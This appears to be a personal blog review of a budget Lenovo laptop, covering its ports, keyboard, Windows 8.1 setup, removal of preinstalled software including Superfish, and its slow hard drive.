
 You get an 1" thick laptop with easy recovery option, a keyboard and USB 3.0 and Dolby Digital Plus Advanced Audio. Obvious marketing talk, as the parts I do understand are 1" thick machine with USB 3.0. Rest is more or less nonsense. Anyway, it looks like this:
And no, it is not 1" thick:

My measurement shows 26mm + change. But pretty good still. This is the cheapest you can buy.
Connectivity is pretty much what you'd expect:


Analog VGA, HDMi, two USB 2.0s, one USB 3.0, RJ-45 for ethernet and an SD-card reader. All useful and necessary (I'm not so sure about the SD-card reader, who uses those anyway). With the power connector they went for the W700 rectangular one, it suits better with the slim models:

The keyboard has a numpad built-in:
And then there is the cool Dolby-logo:
 With this price, I'd by anything with a Dolby-logo in it! I truly don't know what the Dolby stands for here. My only guess is, that its simply a marketing gimmick.
When kicked into action, the computer looks like this:

 The operating system is Windows 8.1. One of the first things it needed was the Start-button. My choice has been Classic Shell. With that any Windows 8 -variant will be made useful again.
As you can see, there is lot of un-installing to do. One of the things I did un-install was the handy recovery tool mentioned in the advertisement. It didn't look convincing to me. While doing the un-installs, I saw something familiar in the list:
 Oh, this model has the spyware Superfish installed. I went for the removal tool:
 It was a PR-disaster for Lenovo. They were clueless what they bundled with people's computers.
The hardware in this laptop is what you'd expect. Cheap.



 The problem isn't CPU or GPU in this case. Even 8 GiB of RAM will never run out, when surfing the web. The problem is slow drive. There is a terabyte of space, but the drive is sooo slow. Pretty much everything I use has an SSD, so getting back to the cheapest spinning platter didn't do me any good.
As a conclusion:
Answer to the question "Is it worth anything?" Yes. Definitely it is.
This is not for serious computing needs, but absolutely worth every penny (cent) for not-so-serious computing needs. Also suitable as secondary equipment for more serious nerds.